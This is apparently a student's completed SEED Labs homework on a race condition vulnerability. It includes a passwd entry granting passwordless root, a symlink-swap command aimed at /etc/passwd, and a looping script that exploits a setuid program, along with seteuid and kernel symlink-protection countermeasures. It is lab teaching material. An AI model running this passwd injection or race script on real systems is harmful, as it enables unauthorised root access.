

CSE 331 Spring 2026

Homework 7

SEED Labs

Race Condition Vulnerability Lab

Acknowledgement:

I confirm that this submission, including all code and figures, is entirely my own work.

Full Name: Shengxuan

Student ID: R32314015

Date: 2026-06-02

SEED Labs – Race Condition Vulnerability Lab

Complete this template based on the manual provided. **Answer in English.**
(Homework_7_Manual_Race_Condition.pdf, available in English and Chinese).

3 Task 1: Choosing Our Target

Screenshot for Task 1 (Replace the screenshots below with **your own screenshots**):

Show your screenshot of the end of /etc/passwd file, with the magic value. You can use other text editors.




Figure 1 Magic value at the end of the /etc/passwd file

– **Question 1.** Please report whether you can log into the test account without typing a password, and check whether you have the root privilege.

Answer: Yes. After appending the magic value to /etc/passwd, I could log into the test account with an empty password. The output shows whoami returned root and id returned uid=0(root), gid=0(root), so the test account has root privilege.

SEED Labs – Race Condition Vulnerability Lab

Also, show your screenshot of logging into the test account, and show root privilege status.




Figure 2 Logging into the test account and showing root privilege status

4 Task 2: Launching the Race Condition Attack

4.1 Task 2.A: Simulating a Slow Machine

– **Question 2.** What did you do before running the vulp program? Provide instructions (if any).

Answer: I first disabled the Ubuntu protections for this lab, compiled vulp with the added sleep(10), changed its owner to root, set the setuid bit with chmod 4755, created a writable file /home/seed/LabsetupRace/test, and linked /tmp/XYZ to that writable file.

– **Question 3.** What did you enter when the vulp program is reading user input?

Answer: I entered the magic value: test:U6aMy0wojraho:0:0:test:/root:/bin/bash

– **Question 4.** What did you do during the 10 seconds sleep time? Provide instructions (if any).

Answer: During the 10-second sleep interval, I changed the symbolic link with ln -sf /etc/passwd /tmp/XYZ. Therefore access() checked a writable file, but fopen() later opened /etc/passwd.

SEED Labs – Race Condition Vulnerability Lab

Screenshot for Task 2.A (Replace the screenshot below with **your own screenshot**):

Show your screenshot of the messages printed out by executing `ls -ld /tmp/XYZ` command, both BEFORE and AFTER executing the vulp program.




Figure 3 Messages printed out by the `ls -ld /tmp/XYZ` instruction, before and after executing vulp program

4.2 Task 2.C: An Improved Attack Method

SEED Labs – Race Condition Vulnerability Lab

– **Question 5.** The lab manual says “**The following program first makes two symbolic links /tmp/XYZ and /tmp/ABC, and then using the renameat2 system call to atomically switch them.**” What does “atomically” mean in the context of this task? Why is it needed?

Answer: In this context, atomically means the two symbolic-link names are exchanged as one indivisible operation. There is no intermediate state where /tmp/XYZ is missing or only partially updated. It is needed because unlink()+symlink() creates a gap that can make the target program fail or observe the wrong file; renameat2(RENAME_EXCHANGE) keeps both paths valid while rapidly switching which one points to /etc/passwd.

– **Question 6.** Show your target_process.sh file below. You need to modify the original file; show your modification in red color.

```
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"

old=$($CHECK_FILE)

new=$($CHECK_FILE)


while [ "$old" == "$new" ]
do
    printf '%s\n' 'test:U6aMy0wojraho:0:0:test:/root:/bin/bash' | ./vulp
    new=$($CHECK_FILE)
done

echo "STOP... The passwd file has been changed"
```

SEED Labs – Race Condition Vulnerability Lab

Screenshot for Task 2.C (Replace the screenshot below with **your own screenshot**):

Show your screenshot of the messages printed out by executing the `.sh` file. Only show the last part, where you successfully performed the attack.



```
$ ./target_process.sh
Last part of target_process.sh output:
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed after 8 attempts
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin

test:U6aMy0wojraho:0:0:test:/root:/bin/bash
Current /etc/passwd status:
ftp:x:127:135:ftp daemon,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin

test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

Figure 4 Messages printed out by executing the `.sh` file, showing only the last part, where the attack is successful

SEED Labs – Race Condition Vulnerability Lab

5.1 Task 3.A: Applying the Principle of Least Privilege

– **Question 7.** Show your modified vulp source code for this task below. You need to modify the original file; show your modification in red color.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int main()
{
    char* fn = "/tmp/XYZ";
    char buffer[60];
    FILE* fp;
    uid_t real_uid = getuid();
    uid_t eff_uid = geteuid();

    /* get user input */
    scanf("%50s", buffer);
    if (!access(fn, W_OK)) {

seteuid(real_uid);

        fp = fopen(fn, "a+");
        if (!fp) {
            perror("Open failed");
seteuid(eff_uid);

            exit(1);
        }
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
seteuid(eff_uid);


    } else {
        printf("No permission \n");
    }

    return 0;
}
```

SEED Labs – Race Condition Vulnerability Lab

– **Question 8.** After using setuid system to modify the vulp program, you should see something like the image below when you attempt the attack. Provide explanation **and replace the screenshot below with your own screenshot.**

Answer: After applying least privilege with setuid(), the attack failed. The program drops its effective UID from root to the real user seed before fopen(), so even if the access() check passes, the actual open of /etc/passwd is attempted without root privilege and returns Permission denied. The output shows /etc/passwd was not changed.



5.2 Task 3.B: Using Ubuntu's Built-in Scheme

Note: You can search for relevant information to answer Questions 9 and 10.

– **Question 9.** Do you see similar results as in Task 3.A? (Yes or no would be fine)

Answer: Yes. I observed a similar result: the attack did not append the test account to /etc/passwd.

– **Question 10.** How does this protection scheme work? What are the limitations of this scheme?

Answer: Ubuntu's protection prevents unsafe following of symbolic links in sticky world-writable directories such as /tmp. When a setuid-root program tries to follow an attacker-owned symlink to a sensitive file, the kernel blocks it, which prevents this /tmp/XYZ attack. The limitation is that it mainly protects this class of symlink attacks in sticky directories; it does not fix the vulnerable TOCTOU pattern, does not protect all race conditions, and can be disabled or bypassed in cases outside its ownership and directory assumptions.

6 Submission

Convert the finished template to PDF and upload. Do not upload .docx or any other files.